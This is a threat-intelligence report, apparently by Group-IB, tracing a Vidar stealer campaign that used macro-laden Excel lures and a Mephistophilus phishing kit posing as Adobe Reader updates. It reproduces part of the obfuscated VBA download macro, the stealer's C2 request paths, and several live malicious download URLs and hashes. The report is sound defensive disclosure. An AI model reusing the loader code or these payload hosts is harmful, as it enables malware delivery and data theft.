
The file is a lure document with malicious macros. When activated, it downloads a payload from http://cloudupdate.co[.]za/documents/msofficeupdate.exe.



```
Sub Auto_Open()
DoesWSExist ("aall")
End Sub Function DoesWSExist(wsName As String) As Boolean
Dim ws As Worksheet s = s & "dim grove:dim uuuuuuuuuuuu:ival(aa = ""'a"")" & vbCrLf
s = s & "Function ival(obj)" & vbCrLf
s = s & " Eval(obj)" & vbCrLf
s = s & "End function" & vbCrLf
s = s & "fsdfdsfs = ""aHR0cDovL2Nsb3VkdXBkYXRlLmNvLnphL2RvY3VtZW50cy9tc29mZmljZXVwZGF0ZS5leGU="" " & vbCrLf
s = s & "yulkytjtrhtjrkdsarjky =""bXNvZmZpY2V1cGRhdGUuZXhl""" & vbCrLf
s = s & "frease = """"" & vbCrLf
s = s & "itype = ""bin.base64""" & vbCrLf
s = s & "Function ase64Decode(ByVal sBase64EncodedText, ByVal fIsUtf16LE)" & vbCrLf
s = s & " Dim sTextEncoding" & vbCrLf
s = s & " if fIsUtf16LE Then sTextEncoding = ""utf-16le"" Else sTextEncoding = ""utf-8""" & vbCrLf
s = s & " ' Use an aux. XML document with a Base64-encoded element." & vbCrLf
s = s & " ' Assigning the encoded text to .Text makes the decoded byte array" & vbCrLf
s = s & " ' available via .nodeTypedValue, which we can pass to BytesToStr()" & vbCrLf
s = s & " varob = ""CreateObject""" & vbCrLf
s = s & " Execute(""Set alxmd = "" + varob + ""(""""Msxml2.DOMDocument"""").CreateElement(""""aux"""")"")" & vbCrLf
s = s & " alxmd.DataType = itype" & vbCrLf
s = s & " alxmd.Text = sBase64EncodedText" & vbCrLf
s = s & " ase64Decode = BytesToStr(alxmd.NodeTypedValue, sTextEncoding)" & vbCrLf
s = s & "End Function" & vbCrLf
s = s & "aaax = ""ADODB.Stream""" & vbCrLf
s = s & "function BytesToStr(ByVal byteArray, ByVal sTextEncoding)" & vbCrLf
s = s & " If LCase(sTextEncoding) = ""utf-16le"" then" & vbCrLf
s = s & " ' UTF-16 LE happens to be VBScript's internal encoding, so we can" & vbCrLf
s = s & " ' take a shortcut and use CStr() to directly convert the byte array" & vbCrLf
s = s & " ' to a string." & vbCrLf
s = s & " BytesToStr = CStr(byteArray)" & vbCrLf
s = s & " Else ' Convert the specified text encoding to a VBScript string." & vbCrLf s = s & " ' Cre
```

Malicious macros contained in lure document and partially obfuscated in Base64

As a result, the file "**msofficeupdate.exe**" (SHA1: f3498ba783b9c8c84d754af8a687d2ff189615d9) is executed. The C&C server in this case is badlandsparks[.]com. This domain was registered on February 27, 2020 and is associated with the IP address 185.244.149[.]100. More than 30 files connect to this domain alone.



Nodes details

Domains 2 | IP 4 | SSL 1 | Contacts 3 | Files 34


Sort by: Domain | Registrar | Reg date | Exp date | E-mail | IP

Registrar date 2020.02.27 — Exp date 2021.02.27
Domain name: www.badlandsparks.com
Registrar: webcc
IP-address: 8.8.8.8
E-mail: adm_17983777@whoisprotection.cc
Owner: whoisprotectioncc


Registrar date 2020.02.27 — Exp date 2021.02.27
Domain name: badlandsparks.com
Registrar: webcc
IP-address: 185.244.149.100
E-mail: adm_17983777@whoisprotection.cc
Owner: whoisprotectioncc

Infrastructure relating to the domain **badlandsparks[.]com** established with the help of Group-IB Graph Network Analysis

These files include "13b7afe8ee87977ae34734812482ca7efd62b9b6" and "596a3cb4d82e6ab4d7223be640f614b0f7bd14af". They create a network connection to gineuter[.]info, fastandprettycleaner[.]hk and badlandsparks[.]com. Judging by the requests they make to download libraries and open source data, the file "msofficeupdate.exe" and others like it are samples of the Vidar stealer. Criminals use the stealer to collect data from browsers (including web browsing history and account data), bank card data, crypto wallet files, messages, and more.



Vidar stealer admin panel



```
Host: badlandsparks.com
Connection: Keep-Alive
Cache-Control: no-cache
```

URL GET

http://badlandsparks.com/freebl3.dll

Request

```
GET /freebl3.dll HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Host: badlandsparks.com
Connection: Keep-Alive
```

URL GET

http://fastandprettycleaner.hk/afus

Request

```
GET /afus HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.121 Safari/537.36
Host: fastandprettycleaner.hk
Connection: Keep-Alive
Cache-Control: no-cache
```

SHA1: 596a3cb4d82e6ab4d
7223be640f614b0f7bd14af file network communication built with the help of Group-IB Graph Network Analysis


A list of Vidar-specific HTTP requests and a detailed overview are available here:

```
/ (i.e 162)    <- Config
ip-api.com/line/     <- Get Network Info
/msvcp140.dll        <- Required DLL
/nss3.dll            <- Required DLL
/softokn3.dll        <- Required DLL
/vcruntime140.dll    <- Required DLL
/                    <- Pushing Victim Archive to C2
```

The file "BankStatement1.xlsm" (SHA1: c2f8d217877b1a28e4951286d3375212f8dc2335) is another lure document with malicious macros. When activated, it downloads the file from http://download-plugin[.]co.za/documents/msofficeupdate.exe.

The download file SHA1: 430a406f2134b48908363e473dd6da11a172a7e1 is also a Vidar stealer. The file is available for download here:

- http://download-plugin.co[.]za/documents/msofficeupdate.exe
- http://msupdater.co[.]za/documents/msofficeupdate.exe
- http://cloudupdate.co[.]za/documents/msofficeupdate.exe



53 engines detected this file

2055cbe951d3d2fdc7c7fd129699acc45e3b13f0cbba04710b7cc8f3f8b880fb
msofficeupdate.exe
direct-cpu-clock-access peexe repeated-clock-access runtime-modules

561.00 KB
Size

2020-03-05 20:33:18 UTC
5 months ago

ITW Urls

Scanned	Detections	URL
2020-06-14	8 / 80	http://download-plugin.co.za/documents/msofficeupdate.exe
2020-06-14	12 / 80	http://msupdater.co.za/documents/msofficeupdate.exe
2020-02-29	4 / 70	http://cloudupdate.co.za/documents/msofficeupdate.exe

Contacted URLs


Scanned	Detections	URL
2020-05-04	8 / 79	http://badlandsparks.com/nss3.dll
2020-05-04	8 / 79	http://badlandsparks.com/softokn3.dll
2020-06-11	6 / 80	http://badlandsparks.com/mozglue.dll
2020-05-04	8 / 79	http://badlandsparks.com/vcruntime140.dll
2020-05-04	8 / 79	http://badlandsparks.com/msvcp140.dll
2020-04-30	3 / 79	http://badlandsparks.com/
2020-04-22	6 / 79	http://badlandsparks.com/freebl3.dll
2020-08-10	0 / 79	http://ip-api.com/line/
2020-04-23	6 / 79	http://badlandsparks.com/302

Example of 430a406f2134b4890
8363e473dd6da11a172a7e1 file availability from different sources

Mephistophilus phishing kit

The second attack vector during the first wave was the use of phishing pages to distribute malware.


It turned out that the discovered domains (msupdater[.]co.za, cloudupdate[.]co.za and documents-cloud-server[.]co.za) had the same A record created at the same time: 160.119.253[.]53. According to Group-IB's Graph Network Analysis, documents-cloud-server[.]co.za contained the Mephistophilus phishing kit.


alloayparel.com
146.0.77.232
185.141.25.196
www.alloayparel.com
mep-server.gdn
updatepluginsnetwork.com
200.63.40.2
160.119.100.63
adobeupdateplugins.com
www.updatepluginsnetwork.com
86.100
160.119.253.53
Mephistophilus
Mephistophilus 2
a24b...71(
a92c...0899
9956...4bc4
007d...53ac
www.documents-cloud-server1.co.za
documents-cloud-server1.co.za
a601...8616
f33c...459d
55...d186
5c6
6...fdd8
2640
3e21...8040
www.documents-cloud-server7.co.za
documents-cloud-server7.co.za
www.documents-cloud-server.co.za
www.documents-cloud-server2.co.za
documents-cloud-server.co.za
mail.documents-cloud-server1.co.za
documents-cloud-server3.co.za
www.documents-cloud-server3.co.za
mail.documents-cloud-server3.co.za
mail.documents-cloud-server.co.za
documents-cloud-server2.co.za
mail.documents-cloud-server7.co.za
www.documents-cloud-server6.co.za
ac97...90ee
b2c2...addb
SSL
bcd5...2d76
cpanel.documents-cloud-server6.co.za
webm...cuments-cloud-server6.co.za
b0c5...e142
1689...d5f0
0e38...2295


Links between domains under review established with the help of Group-IB Graph Network Analysis

From the start, Mephistophilus has been presented as a system for targeted phishing attacks. This phishing kit contains several fake web page templates for delivering payload, including:

- Microsoft Office 365, Word, and Excel online viewers
- PDF online viewer
- YouTube phishing page



Mephistophilus admin panel



Plugin update required

This document cannot be displayed correctly
You are using an older version of Adobe Reader PDF Plugin
for Google Chrome


Copyright © 2017 Adobe Systems
Software Ireland Ltd.
All rights reserved

Fake Adobe Reader update window

The documents-cloud-server[.]co.za domain contains a web fake imitating an Adobe Reader plugin update page. To continue viewing the document, the user is asked to download a plugin. By clicking on "Download plugin," the user activates a malware download from http://www.documents-cloud-server[.]co.za/file_d/adobe-reader-update-10.21.01.exe. Source code of phishing content is available here.

A file with the same name "adobe-reader-update-10.21.01.exe" (SHA1: f33c1f0930231fe6f5d0f00978188857cbb0e90d) was first uploaded to VirusTotal on March 13, 2020. It was available for download here:

- http://documents-cloud-server5[.]co.za/file_d/adobe-reader-update-10.21.01.exe
- http://documents-cloud-server1[.]co.za/file_d/adobe-reader-update-10.21.01.exe
- http://www.documents-cloud-server9[.]co.za/file_d/adobe-reader-update-10.21.01.exe
- http://documents-cloud-server8[.]co.za/file_d/adobe-reader-update-10.21.01.exe



51 engines detected this file

11ebbd55944d39d90c71d53338b2cdd96b642a44c95b9735d3a18418926c9008
adobe-reader-update-10.21.01.exe
overlay peexe self-delete

572.55 KB
Size

2020-03-14 07:28:27 UTC
5 months ago

ITW Urls

Scanned	Detections	URL
2020-06-13	8 / 80	http://documents-cloud-server5.co.za/file_d/adobe-reader-update-10.21.01.exe
2020-03-12	2 / 71	http://documents-cloud-server1.co.za/file_d/adobe-reader-update-10.21.01.exe
2020-06-13	5 / 80	http://www.documents-cloud-server9.co.za/file_d/adobe-reader-update-10.21.01.exe
2020-06-12	6 / 80	http://documents-cloud-server8.co.za/file_d/adobe-reader-update-10.21.01.exe

